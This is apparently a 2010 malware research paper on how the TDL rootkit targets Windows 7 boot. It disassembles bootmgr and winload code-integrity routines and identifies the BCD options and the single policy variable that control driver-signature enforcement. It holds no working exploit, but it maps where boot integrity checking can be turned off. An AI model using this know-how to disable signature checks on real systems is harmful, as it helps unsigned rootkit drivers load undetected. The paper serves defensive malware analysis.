A Look into TDL Boot Up

[November 4, 2010]

Zimry S. Ong

- ABSTRACT -

The latest TDL malware has been discovered to compromise Windows 7 operating system, affecting both the 32-bit and the 64-bit versions. TDL malware is known as one of the advanced and sophisticated stealth malware, and has evolved in many ways over the years. This latest version utilizes Master Boot Record (MBR) infection to subvert the boot integrity checking and load its unsigned driver. This paper intends to provide a technical insight on the techniques used by the TDL malware during the Windows boot up operation, focusing on Code Integrity Checking and how it is initialized.

- OVERVIEW OF THE BOOT UP PROCESS -

On a Windows 7 operating system, the boot up process starts on the BIOS, which identifies where it will boot. In this case, we are looking at a DISK boot. BIOS will read the Master Boot Record (MBR) of the DISK into address 0000:7C000 (boot code area on a 16-bit real mode addressing) and transfers further execution to this address.

The basic function of MBR is to look for an active partition and transfers execution to this partition's boot code, which is also loaded on the address 0000:7C000. This boot code is responsible for locating the `bootmgr` file on an NTFS disk structure.

The `bootmgr` process consists of two parts: file decompression and loading, and execution. The first part, which runs on 16-bit real mode, decompresses and loads an embedded 32-bit executable file to 0x00400000. The second part carries the execution of `BOOTMGR.EXE`, a boot manager application or program that identifies if it will load and execute a 32-bit or a 64-bit OS loader, the Windows Boot Loader (`WINLOAD.EXE`). Once `WINLOAD.EXE` loads and starts Windows `NTOSKERNEL`, this is the point that Windows is loaded.

```
                     |----------------------------| |----------------|
mbr ->  ntfsboot  ->  bootmgr   ->   BmMain(x)  ->    OslMain()    ->  NTOSKERNEL
                     |         bootmgr file       | |  winload.exe   |
                     |----------------------------| |----------------|
                     |  bootmgr  |  bootmgr.exe   |
                     |----------------------------|
```

16-bit	32-bit	32-bit or 64-bit

Figure 1: A simplified flow of a Windows 7 boot up.


Windows Boot Manager and Code Integrity (`bootmgr`)

Windows Boot Manager reads the Boot Configuration Data (BCD) to identify for a boot entry to load the loader application. The default BCD on a Windows 7 system usually contains only one Windows Boot Loader entry; thus, this entry will be automatically selected, and `WINLOAD.EXE` is then loaded.

The following is an example of a default `bootmgr` and Windows boot entry:

```
Windows Boot Manager
--------------------
identifier              {bootmgr}
device                  partition=C:
description             Windows Boot Manager
locale                  en-US
inherit                 {globalsettings}
default                 {current}
resumeobject            {18cbd728-bbca-11df-8340-d542633cb2d2}
displayorder            {current}
toolsdisplayorder       {memdiag}
timeout                 30


Windows Boot Loader
-------------------
identifier              {current}
device                  partition=C:
path                    \Windows\system32\winload.exe
description             Windows 7
locale                  en-US
inherit                 {bootloadersettings}
recoverysequence        {18cbd72a-bbca-11df-8340-d542633cb2d2}
recoveryenabled         Yes
osdevice                partition=C:
systemroot              \Windows
resumeobject            {18cbd728-bbca-11df-8340-d542633cb2d2}
nx                      OptIn
```

BCD is the replacement for `BOOT.INI` found in the previous versions of Windows operating system. An INI file is no longer used; instead BCD is saved in the same way as a registry file.



```
 bcdclean                 PE  ---------               00000000|Hiew 8.00 (c)SEN
000000:  72 65 67 66-09 00 00 00-09 00 00 00-C4 2E 89 26  regf○    ○    ─.ë&
000010:  15 70 CB 01-01 00 00 00-03 00 00 00-00 00 00 00  §p╥☺☺    ♥
000020:  01 00 00 00-20 00 00 00-00 60 00 00-01 00 00 00  ☺        `    ☺
000030:  44 00 65 00-76 00 69 00-63 00 65 00-5C 00 48 00  D e v i c e \ H
000040:  61 00 72 00-64 [illegible] 00-6B 00 56 00  a r d d i s k V
000050:  6F 00 6C 00-75 [illegible] 00-5C 00 42 00  o l u m e 1 \ B
000060:  6F 00 6F 00-74 00 5C 00-42 00 43 00-44 00 00 00  o o t \ B C D
000070:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000080:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000090:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
```

```
    bcdclean                 PE  ---------            00001000|Hiew 8.00 (c)SEN
 00001000:  68 62 69 6E-00 00 00 00-00 10 00 00-00 00 00 00  hbin    ►
 00001010:  00 00 00 00-C4 2E 89 26-15 70 CB 01-00 00 00 00      ─.ë&§p╥☺
 00001020:  A0 FF FF FF-6E 6B 2C 00-AE D8 14 EF-14 70 CB 01  á   nk, «╪¶∩¶p╥☺
 00001030:  00 00 00 00-28 03 00 00-02 00 00 00-00 00 00 00      (♥  ☻
 00001040:  50 02 00 00-FF FF FF FF-00 00 00 00-FF FF FF FF  P☻
 00001050:  58 22 00 00-[illegible] 00 00-00 00 00 00  X"       ▬
 00001060:  00 00 00 00-[illegible] 00 00-0C 00 00 00           ♀
 00001070:  4E 65 77 53-74 6F 72 65-52 6F 6F 74-30 30 30 38  NewStoreRoot0008
 00001080:  A8 FF FF FF-6E 6B 20 00-AE D8 14 EF-14 70 CB 01  ¿   nk  «╪¶∩¶p╥☺
 00001090:  00 00 00 00-40 1B 00 00-00 00 00 00-00 00 00 00      @←
 000010A0:  FF FF FF FF-FF FF FF FF-01 00 00 00-F8 00 00 00          ☺   °
 000010B0:  A8 50 00 00-FF FF FF FF-00 00 00 00-00 00 00 00  ¿P
 000010C0:  0E 00 00 00-58 00 00 00-05 00 00 00-08 00 00 00  ♫   X   ♣   ◘
 000010D0:  32 31 30 30-30 30 30 31-E0 FF FF FF-76 6B 07 00  21000001α   vk•
```

Figure 2: A sample of a BCD file.

During start-up, Windows utilizes BCD in several ways, one of which is the Initialization of Integrity Check or Digital Signature Checking. The first integrity check is found on the `BOOTMGR.EXE`, where Windows verify for self integrity by checking for its own loaded image, determining if it passes the Digital Signer Checking. But first, it will consult the boot option in the Windows Boot Manager BCD entry if an integrity check is required.

```
00401221             call   BlImgQueryCodeIntegrityBootOptions // Windows Boot Manager BCD
00401226             cmp    [esp+78h+var_64], bl
0040122A             jnz    short SkipSelfIntegrityCheck
0040122C             call   _BmFwVerifySelfIntegrity@4
00401231             cmp    eax, ebx
00401233             mov    [esp+78h+var_60], eax
00401237             jl     loc_40142A
0040123D
0040123D SkipSelfIntegrityCheck:
0040123D             lea    eax, [esp+78h+var_5C]
00401241             call   _BmResumeFromHibernate@4
```

The second integrity check takes place in the PE image loader function, `ImgpLoadPEImage()`, during the loading of `WINLOAD.EXE` that is initiated when `bootmgr` calls the function `BmpTransferExecution()`. One of the parameters passed to `ImgpLoadPEImage()` is a returned value from `BlImgQueryCodeIntegrityBootOptions()`. When `bootmgr` has loaded the Windows loader (`WINLOAD.EXE`), the execution will be transferred by calling the function `BlImgStartBootApplication()` .

Cascaded function flow of `BmpTransferExecution()`:

```
BmpTransferExecution                                  // load and transfer to Winload.exe

      BlImgLoadBootApplication                        // wrapper for loading winload.exe

         BlImgQueryCodeIntegrityBootOptions           // queries the bcd of Windows Boot Loader

         ImgArchPcatLoadBootApplication

            BlImgLoadPEImageEx

               ImgpLoadPEImage                        // loads the Winload.exe

      BlImgStartBootApplication                       // transfer execution to winload.exe

         ImgArchPcatStartBootApplication

            ImgPcatStart64BitApplication

               BlpArchTransferTo64BitApplication

                  Archx86TransferTo64BitApplicationAsm
                     mov eax, _BootApp64EntryRoutine[esi]
                     dec eax
                     call eax                         // call winload.exe (64bit) entry point

            ImgPcatStart32BitApplication

               BlpArchTransferTo32BitApplication

                  Archx86TransferTo32BitApplicationAsm
                     mov eax, ds:_BootApp32EntryRoutine
                     call eax                         // call winload.exe (32bit) entry point
```

Windows Boot Loader and Code Integrity (`WINLOAD.EXE`)

Windows Boot Loader (`WINLOAD.EXE`) shares the same library used in `bootmgr`. Once the initialization of libraries are done, `WINLOAD.EXE` calls the function `OslpMain()` and takes over the operation. It will obtain necessary information from the BCD entry, such as OS device `(BcdOSLoaderDevice_OSDevice)` and system root `(BcdOSLoaderString_SystemRoot)`, and then convert or form the load boot option parameter strings. `WINLOAD.EXE` initializes a data structure "_LOADER_PARAMETER_BLOCK" to be used for the Windows operating system start up.

```
_LOADER_PARAMETER_BLOCK of Windows 7 32 - bit:
   +0x000 OsMajorVersion              : Uint4B
   +0x004 OsMinorVersion              : Uint4B
   +0x008 Size                        : Uint4B
   +0x00c Reserved                    : Uint4B
   +0x010 LoadOrderListHead           : _LIST_ENTRY
   +0x018 MemoryDescriptorListHead    : _LIST_ENTRY
   +0x020 BootDriverListHead          : _LIST_ENTRY
   +0x028 KernelStack                 : Uint4B
   +0x02c Prcb                        : Uint4B
   +0x030 Process                     : Uint4B
   +0x034 Thread                      : Uint4B
   +0x038 RegistryLength              : Uint4B
   +0x03c RegistryBase                : Ptr32 Void
   +0x040 ConfigurationRoot           : Ptr32 _CONFIGURATION_COMPONENT_DATA
   +0x044 ArcBootDeviceName           : Ptr32 Char
   +0x048 ArcHalDeviceName          : Ptr32 Char
   +0x04c NtBootPathName            : Ptr32 Char
   +0x050 NtHalPathName             : Ptr32 Char
   +0x054 LoadOptions               : Ptr32 Char
   +0x058 NlsData                   : Ptr32 _NLS_DATA_BLOCK
   +0x05c ArcDiskInformation        : Ptr32 _ARC_DISK_INFORMATION
   +0x060 OemFontFile               : Ptr32 Void
   +0x064 Extension                 : Ptr32 _LOADER_PARAMETER_EXTENSION
   +0x068 u                         : <unnamed-tag>
   +0x074 FirmwareInformation       : _FIRMWARE_INFORMATION_LOADER_BLOCK

_LOADER_PARAMETER_BLOCK of Windows 7  64 - bit:
   +0x000 OsMajorVersion            : Uint4B
   +0x004 OsMinorVersion            : Uint4B
   +0x008 Size                      : Uint4B
   +0x00c Reserved                  : Uint4B
   +0x010 LoadOrderListHead         : _LIST_ENTRY
   +0x020 MemoryDescriptorListHead  : _LIST_ENTRY
   +0x030 BootDriverListHead        : _LIST_ENTRY
   +0x040 KernelStack               : Uint8B
   +0x048 Prcb                      : Uint8B
   +0x050 Process                   : Uint8B
   +0x058 Thread                    : Uint8B
   +0x060 RegistryLength            : Uint4B
   +0x068 RegistryBase              : Ptr64 Void
   +0x070 ConfigurationRoot         : Ptr64 _CONFIGURATION_COMPONENT_DATA
   +0x078 ArcBootDeviceName         : Ptr64 Char
   +0x080 ArcHalDeviceName          : Ptr64 Char
   +0x088 NtBootPathName            : Ptr64 Char
   +0x090 NtHalPathName             : Ptr64 Char
   +0x098 LoadOptions               : Ptr64 Char
   +0x0a0 NlsData                   : Ptr64 _NLS_DATA_BLOCK
   +0x0a8 ArcDiskInformation        : Ptr64 _ARC_DISK_INFORMATION
   +0x0b0 OemFontFile               : Ptr64 Void
   +0x0b8 Extension                 : Ptr64 _LOADER_PARAMETER_EXTENSION
   +0x0c0 u                         : <unnamed-tag>
   +0x0d0 FirmwareInformation       : _FIRMWARE_INFORMATION_LOADER_BLOCK
```

`WINLOAD.EXE` also loads the System Hive `(HKEY_LOCAL_MACHINE\SYSTEM)`, which will be further used during the Windows loading process, followed by the Initialization of Code Integrity function, `OslInitializeCodeIntegrity()`. `OslInitializeCodeIntegrity()` initializes the Digital Signature Checking Policy on the Windows loading process `(WINLOAD.EXE)`, and saves the policy to the variable `_LoadIntegrityCheckPolicy`. `OslInitializeCodeIntegrity()` is the only function that sets the value. Other functions mostly call `_GetImageValidationFlags` to query the value of `_LoadIntegrityCheckPolicy`. Below is a graph that shows in which part of the Windows loader process is `LoadIntegrityCheckPolicy` used.




Figure 3: Parts in Windows loader process where `LoadIntegrityCheckPolicy` is used

From the image above, `LoadIntegrityCheckPolicy` is mostly used on `OslpLoadAllModules()`, the function that loads all necessary modules such as the `NTOSKERNEL`, `HAL`, boot drivers, system drivers and other files that are needed to be loaded on the boot up. How the `LoadIntegrityCheckPolicy` was set on the `OslInitializeCodeIntegrity()` is demonstrated below:

```
\002EF58F _OslInitializeCodeIntegrity@4 proc near
002EF58F
002EF58F szOEM                      = dword ptr -10h
002EF58F FullPath_CodeIntegrity     = dword ptr -0Ch
002EF58F FullPath_Catroot           = dword ptr -8
002EF58F bolAllowPreRelease         = byte  ptr -2
002EF58F bolDisableIntegrityCheck   = byte  ptr -1
002EF58F DeviceID                   = dword ptr  8
002EF58F
002EF58F    mov     edi, edi
002EF591    push    ebp
002EF592    mov     ebp, esp
002EF594    sub     esp, 10h
```

```
002EF597    push    ebx
002EF598    push    esi
002EF599    push    edi
002EF59A    lea     eax, [ebp+bolAllowPreRelease]
002EF59D    push    eax
002EF59E    lea     eax, [ebp+bolDisableIntegrityCheck]
002EF5A1    xor     ebx, ebx
002EF5A3    push    eax
002EF5A4    mov     edx, offset _BlpApplicationEntry
002EF5A9    mov     [ebp+FullPath_Catroot], ebx
002EF5AC    mov     [ebp+FullPath_CodeIntegrity], ebx

// First it queries the Code Integrity Boot Options
// Parameters passed
//     arg1 = &bolDisableIntegrityCheck
//     arg2 = & bolAllowPreRelease
//      edx = _BlpApplicationEntry or BCD of Windows Boot Loader (winload)
002EF5AF    call    _BlImgQueryCodeIntegrityBootOptions@12

// esi = ( bolDisableIntegrityCheck == 0) + 1
// esi will be the  LoadIntegrityCheckPolicy
// if bolDisableIntegrityCheck = TRUE
//    esi = 1
// if bolDisableIntegrityCheck = FALSE
//    esi = 2
002EF5B4    xor     eax, eax
002EF5B6    cmp     [ebp+bolDisableIntegrityCheck], bl
002EF5B9    setz    al
002EF5BC    inc     eax
002EF5BD    mov     esi, eax

// Get the full path of “System32\\CatRoot\\{F750E6C3-38EE-11D1-85E5-00C04FC295EE}\\”
002EF5BF    lea     eax, [ebp+FullPath_Catroot]
002EF5C2    push    eax
002EF5C3    push    offset aSystem32Catroot
002EF5C8    call    _GetFullPath@8
002EF5CD    mov     edi, eax
002EF5CF    cmp     edi, ebx
002EF5D1    jl      short is_esi_lessorequal_2                // error

// Get the fullpath of “System32\\CodeIntegrity\\driver.stl”
002EF5D3    lea     eax, [ebp+FullPath_CodeIntegrity]
002EF5D6    push    eax
002EF5D7    push    offset aSystem32Codein
002EF5DC    call    _GetFullPath@8
002EF5E1    mov     edi, eax
002EF5E3    cmp     edi, ebx
002EF5E5    jl      short is_esi_lessorequal_2               // error

// Register Code Integrity Catalog
002EF5E7    lea     eax, [ebp+szOEM]
002EF5EA    push    eax
002EF5EB    push    [ebp+FullPath_CodeIntegrity]
002EF5EE    mov     [ebp+szOEM], offset aOem
002EF5F5    push    [ebp+FullPath_Catroot]
002EF5F8    push    [ebp+DeviceID]
002EF5FB    call    _BlImgRegisterCodeIntegrityCatalogs@28
002EF600    mov     edi, eax
002EF602    cmp     edi, ebx
002EF604    jl      short is_esi_lessorequal_2               // error

// Set the LoadIntegrityCheckPolicy
002EF606    mov     _LoadIntegrityCheckPolicy, esi
002EF60C
002EF60C is_esi_lessorequal_2:
002EF60C    cmp     esi, 2
002EF60F    jge     short if_ptrCatroot_Heap
002EF611    xor     edi, edi                                 // return value = 0
002EF613
002EF613 if_ptrCatroot_Heap:
002EF613    cmp     [ebp+FullPath_Catroot], ebx
002EF616    jz      short if_ptrCodeInteg_Heap
002EF618    push    [ebp+FullPath_Catroot]
002EF61B    call    _BlMmFreeHeap@4
002EF620
```

```
002EF620 if_ptrCodeInteg_Heap:
002EF620   cmp     [ebp+FullPath_CodeIntegrity], ebx
002EF623   jz      short if_Error
002EF625   push    [ebp+FullPath_CodeIntegrity]
002EF628   call    _BlMmFreeHeap@4
002EF62D
002EF62D if_Error:
002EF62D   cmp     edi, ebx
002EF62F   jge     short retn_eax
002EF631   call    _ReportCodeIntegrityFailure@4
002EF636
002EF636 retn_eax:
002EF636   mov     eax, edi
002EF638   pop     edi
002EF639   pop     esi
002EF63A   pop     ebx
002EF63B   leave
002EF63C   retn    4
002EF63C _OslInitializeCodeIntegrity@4 endp
```

When Integrity Checks is enabled, all boot drivers of the files loaded by `WINLOAD.EXE` must pass the Digital Signature Check. In some cases like when the Debugger is enabled, the Integrity Checks of files loaded by `winload` will be ignored, but there are exceptions. These exceptions are consulted by calling `GetImageValidationFlags()`, which ensures that the loaded file will still have to be checked and should pass the digital signature checking even if a debugger is enabled. The files are as follows:

```
0035CB98 _OslMicrosoftBootImages dd offset aBootvid_dll  ; "bootvid.dll"
0035CB9C                         dd offset aCi_dll       ; "ci.dll"
0035CBA0                         dd offset aClfs_sys     ; "clfs.sys"
0035CBA4                         dd offset aFvevol_sys   ; "fvevol.sys"
0035CBA8                         dd offset aHal_dll      ; "hal.dll"
0035CBAC                         dd offset aKdcom_dll    ; "kdcom.dll"
0035CBB0                         dd offset aKsecdd_sys   ; "ksecdd.sys"
0035CBB4                         dd offset aNtoskrnl_exe ; "ntoskrnl.exe"
0035CBB8                         dd offset aPshed_dll    ; "pshed.dll"
0035CBBC                         dd offset aSpldr_sys    ; "spldr.sys"
0035CBC0                         dd offset aTpm_sys      ; "tpm.sys"
0035CBC4                         dd offset aMcupdate_dll ; "mcupdate.dll"
0035CBC8                         dd offset aHwpolicy_sys ; "hwpolicy.sys"
0035CBCC                         dd offset aCng_sys      ; "cng.sys"
```

If Integrity Check is disabled or Windows is loaded in WinPEMode, the value of `LoadIntegrityCheckPolicy` will be set to 1, and files loaded will be completely ignored for digital signature checking.

Integrity checking in `bootmgr` and `WINLOAD.EXE` uses `BlImgQueryCodeIntegrityBootOptions()`, which queries the values of a corresponding BCD entry. These are the values queried:


- 0x16000048 BcdLibraryBoolean_DisableIntegrityChecks
- 0x26000022 BcdOSLoaderBoolean_WinPEMode
- 0x16000049 BcdLibraryBoolean_AllowPrereleaseSignatures

Assembly Code of `BlImgQueryCodeIntegrityBootOptions`

```
00313721 _BlImgQueryCodeIntegrityBootOptions@12 proc near
00313721
00313721 boolFoundValue     = byte ptr -1
00313721 bolIntegrityCheck  = dword ptr  8
00313721 bolAllowPreRelease = dword ptr  0Ch
00313721
00313721     mov     edi, edi
00313723     push    ebp
00313724     mov     ebp, esp
00313726     push    ecx
00313727     push    esi
00313728     mov     esi, [edx+14h]
0031372B     lea     eax, [ebp+boolFoundValue]
0031372E     push    eax
0031372F     push    16000048h                  //BcdLibraryBoolean_DisableIntegrityChecks
00313734     push    esi
00313735     call    _BlGetBootOptionBoolean@12
0031373A     test    eax, eax
0031373C     jge     short WinPEModeCheck
0031373E     mov     [ebp+boolFoundValue], 0   // set to FALSE
00313742
00313742 WinPEModeCheck:
00313742     test    byte ptr [edx], 4      // is BlpApplicationEntry Windows? (4 & 4)
00313745     jz      short NotWindowsLoader // no need to check if not Windows Boot Loader
00313747     cmp     [ebp+boolFoundValue], 0   // no need to check further if flagged
0031374B     jnz     short NotWindowsLoader
0031374D     lea     eax, [ebp+boolFoundValue]
00313750     push    eax
00313751     push    26000022h                  // BcdOSLoaderBoolean_WinPEMode
00313756     push    esi
00313757     call    _BlGetBootOptionBoolean@12
0031375C     test    eax, eax
0031375E     jge     short NotWindowsLoader
00313760     mov     [ebp+boolFoundValue], 0   // set to FALSE
00313764
00313764 NotWindowsLoader:
00313764     mov     eax, [ebp+bolIntegrityCheck]
00313767     mov     cl, [ebp+boolFoundValue]
0031376A     mov     [eax], cl                // set the value
0031376C     lea     eax, [ebp+boolFoundValue]
0031376F     push    eax
00313770     push    16000049h              // BcdLibraryBoolean_AllowPrereleaseSignatures
00313775     push    esi
00313776     call    _BlGetBootOptionBoolean@12
0031377B     pop     esi
0031377C     test    eax, eax
0031377E     jge     short  Found_return
00313780     xor     al, al
00313782     jmp     short Not_Found_return
00313784 ; ---------------------------------------------------------------------------
00313784
00313784 Found_return:
00313784    mov     al, [ebp+boolFoundValue]
00313787
00313787 Not_Found_return:
00313787    mov     ecx, [ebp+bolAllowPreRelease]
0031378A    mov     [ecx], al                  // set the value
0031378C    leave
0031378D    retn    8
0031378D _BlImgQueryCodeIntegrityBootOptions@12 endp
```

As previously mentioned, `OslpLoadAllModules()` loads files that the operating system needs. Below are the first few files loaded, generated in `%systemroot%\ntbtlog.txt`, when boot logging is enabled, and a screenshot of GMER showing the loaded modules.

```
Microsoft (R) Windows (R) Version 6.1 (Build 7600)
10 28 2010 00:27:14.375
Loaded driver \SystemRoot\system32\ntkrnlpa.exe
Loaded driver \SystemRoot\system32\halmacpi.dll
Loaded driver \SystemRoot\system32\kdcom.dll
Loaded driver \SystemRoot\system32\mcupdate_GenuineIntel.dll
Loaded driver \SystemRoot\system32\PSHED.dll
Loaded driver \SystemRoot\system32\BOOTVID.dll
Loaded driver \SystemRoot\system32\CLFS.SYS
Loaded driver \SystemRoot\system32\CI.dll
Loaded driver \SystemRoot\system32\drivers\Wdf01000.sys
Loaded driver \SystemRoot\system32\drivers\WDFLDR.SYS
Loaded driver \SystemRoot\system32\DRIVERS\ACPI.sys
Loaded driver \SystemRoot\system32\DRIVERS\WMILIB.SYS
Loaded driver \SystemRoot\system32\DRIVERS\msisadrv.sys
Loaded driver \SystemRoot\system32\DRIVERS\pci.sys
Loaded driver \SystemRoot\system32\DRIVERS\vdrvroot.sys
Loaded driver \SystemRoot\System32\drivers\partmgr.sys
Loaded driver \SystemRoot\system32\DRIVERS\compbatt.sys
Loaded driver \SystemRoot\system32\DRIVERS\BATTC.SYS
Loaded driver \SystemRoot\system32\DRIVERS\volmgr.sys
Loaded driver \SystemRoot\System32\drivers\volmgrx.sys
Loaded driver \SystemRoot\system32\DRIVERS\intelide.sys
Loaded driver \SystemRoot\system32\DRIVERS\PCIIDEX.SYS
Loaded driver \SystemRoot\system32\DRIVERS\pcmcia.sys
Loaded driver \SystemRoot\System32\drivers\mountmgr.sys
Loaded driver \SystemRoot\system32\DRIVERS\atapi.sys
Loaded driver \SystemRoot\system32\DRIVERS\ataport.SYS
Loaded driver \SystemRoot\system32\DRIVERS\amdxata.sys
Loaded driver \SystemRoot\system32\drivers\fltmgr.sys
Loaded driver \SystemRoot\system32\drivers\fileinfo.sys
Loaded driver \SystemRoot\System32\Drivers\Ntfs.sys
```



Name	File	Address	Size
ntkrnlpa.exe	\SystemRoot\system32\ntkrnlpa.exe	82615000	4259840
halmacpi.dll	\SystemRoot\system32\halmacpi.dll	82A25000	225280
kdcom.dll	\SystemRoot\system32\kdcom.dll	80BC3000	32768
mcupdate_Genui...	\SystemRoot\system32\mcupdate_GenuineIntel.dll	86607000	491520
PSHED.dll	\SystemRoot\system32\PSHED.dll	8667F000	69632
BOOTVID.dll	\SystemRoot\system32\BOOTVID.dll	86690000	32768
CLFS.SYS	\SystemRoot\system32\CLFS.SYS	86698000	270336
